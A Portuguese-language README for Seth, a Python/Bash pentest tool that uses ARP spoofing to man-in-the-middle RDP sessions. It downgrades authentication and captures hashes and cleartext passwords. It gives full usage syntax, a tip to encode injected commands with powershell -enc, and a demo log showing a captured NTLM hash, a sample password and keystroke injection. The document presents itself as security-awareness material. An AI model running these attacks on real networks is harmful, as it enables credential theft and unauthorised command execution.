 syss-research/seth
Realize um ataque MitM e extraia credenciais em texto claro de conexões RDP

Seth é uma ferramenta escrita em Python e Bash para fazer MitM em conexões RDP, tentando rebaixar a conexão para extrair credenciais em texto claro. Foi desenvolvida para conscientizar e educar sobre a importância de conexões RDP configuradas corretamente no contexto de pentests, workshops ou palestras. O autor é Adrian Vollmer (SySS GmbH).
Execute assim:
$ ./seth.sh <INTERFACE> <ATTACKER IP> <VICTIM IP> <GATEWAY IP|HOST IP> [<COMMAND>]
A menos que o host RDP esteja na mesma sub-rede que a máquina da vítima, o último endereço IP deve ser o do gateway.
O último parâmetro é opcional. Pode conter um comando que é executado no host RDP simulando WIN+R através de injeção de eventos de tecla. A injeção de teclas depende do layout de teclado que a vítima está usando - atualmente é confiável apenas com o layout inglês EUA. Sugiro evitar caracteres especiais usando powershell -enc <STRING>, onde STRING é seu comando codificado em UTF-16le e Base64. No entanto, calc deve ser bastante universal e cumpre o objetivo.
O script shell realiza ARP spoofing para obter uma posição Man-in-the-Middle e redireciona o tráfego para que passe por um proxy RDP. O proxy pode ser chamado separadamente. Isso pode ser útil se você quiser usar o Seth em combinação com o Responder. Use o Responder para obter uma posição Man-in-the-Middle e execute o Seth ao mesmo tempo. Execute seth.py -h para mais informações:
usage: seth.py [-h] [-d] [-f] [-p LISTEN_PORT] [-b BIND_IP] [-g {0,1,3,11}]
               [-j INJECT] -c CERTFILE -k KEYFILE
               target_host [target_port]

RDP credential sniffer -- Adrian Vollmer, SySS GmbH 2017

positional arguments:
  target_host           target host of the RDP service
  target_port           TCP port of the target RDP service (default 3389)

optional arguments:
  -h, --help            show this help message and exit
  -d, --debug           show debug information
  -f, --fake-server     perform a 'fake server' attack
  -p LISTEN_PORT, --listen-port LISTEN_PORT
                        TCP port to listen on (default 3389)
  -b BIND_IP, --bind-ip BIND_IP
                        IP address to bind the fake service to (default all)
  -g {0,1,3,11}, --downgrade {0,1,3,11}
                        downgrade the authentication protocol to this (default
                        3)
  -j INJECT, --inject INJECT
                        command to execute via key press event injection
  -c CERTFILE, --certfile CERTFILE
                        path to the certificate file
  -k KEYFILE, --keyfile KEYFILE
                        path to the key file
Para mais informações, leia o PDF em doc/paper (ou leia o código!). O artigo também contém recomendações de contramedidas.
Você também pode assistir a uma apresentação de vinte minutos incluindo uma demonstração (começando em 14:00) no Youtube: https://www.youtube.com/watch?v=wdPkY7gykf4
Ou assista apenas à demonstração (com legendas) aqui: https://www.youtube.com/watch?v=JvvxTNrKV-s

A saída a seguir mostra a visão do atacante. Seth fareja um hash que pode ser quebrado offline, bem como a senha em texto claro. Aqui, o NLA não é aplicado e a vítima ignorou o aviso de certificado.

# ./seth.sh eth1 192.168.57.{103,2,102}
███████╗███████╗████████╗██╗  ██╗
██╔════╝██╔════╝╚══██╔══╝██║  ██║   by Adrian Vollmer
███████╗█████╗     ██║   ███████║   [email protected]
╚════██║██╔══╝     ██║   ██╔══██║   SySS GmbH, 2017
███████║███████╗   ██║   ██║  ██║   https://www.syss.de
╚══════╝╚══════╝   ╚═╝   ╚═╝  ╚═╝
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 192.168.57.102
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Listening for new connection
Connection received from 192.168.57.103:50431
Downgrading authentication options from 11 to 3
Enable SSL
alice::avollmer-syss:1f20645749b0dfd5:b0d3d5f1642c05764ca28450f89d38db:0101000000000000b2720f48f5ded2012692fcdbf5c79a690000000002001e004400450053004b0054004f0050002d0056004e0056004d0035004f004e0001001e004400450053004b0054004f0050002d0056004e0056004d0035004f004e0004001e004400450053004b0054004f0050002d0056004e0056004d0035004f004e0003001e004400450053004b0054004f0050002d0056004e0056004d0035004f004e0007000800b2720f48f5ded20106000400020000000800300030000000000000000100000000200000413a2721a0d955c51a52d647289621706d6980bf83a5474c10d3ac02acb0105c0a0010000000000000000000000000000000000009002c005400450052004d005300520056002f003100390032002e003100360038002e00350037002e00310030003200000000000000000000000000
Tamper with NTLM response
TLS alert access denied, Downgrading CredSSP
Connection lost
Connection received from 192.168.57.103:50409
Listening for new connection
Enable SSL
Connection lost
Connection received from 192.168.57.103:50410
Listening for new connection
Enable SSL
Hiding forged protocol request from client
.\alice:ilovebob
Keyboard Layout: 0x409 (English_United_States)
Key press:   LShift
Key press:   S
Key release:                 S
Key release:                 LShift
Key press:   E
Key release:                 E
Key press:   C
Key release:                 C
Key press:   R
Key release:                 R
Key press:   E
Key release:                 E
Key press:   T
Key release:                 T
Connection lost
[*] Cleaning up...
[*] Done.
python3
tcpdump
arpspoof
arpspoof faz parte do dsniff
openssl
Use por sua conta e risco. Não use sem o consentimento total de todos os envolvidos. Apenas para fins educacionais.
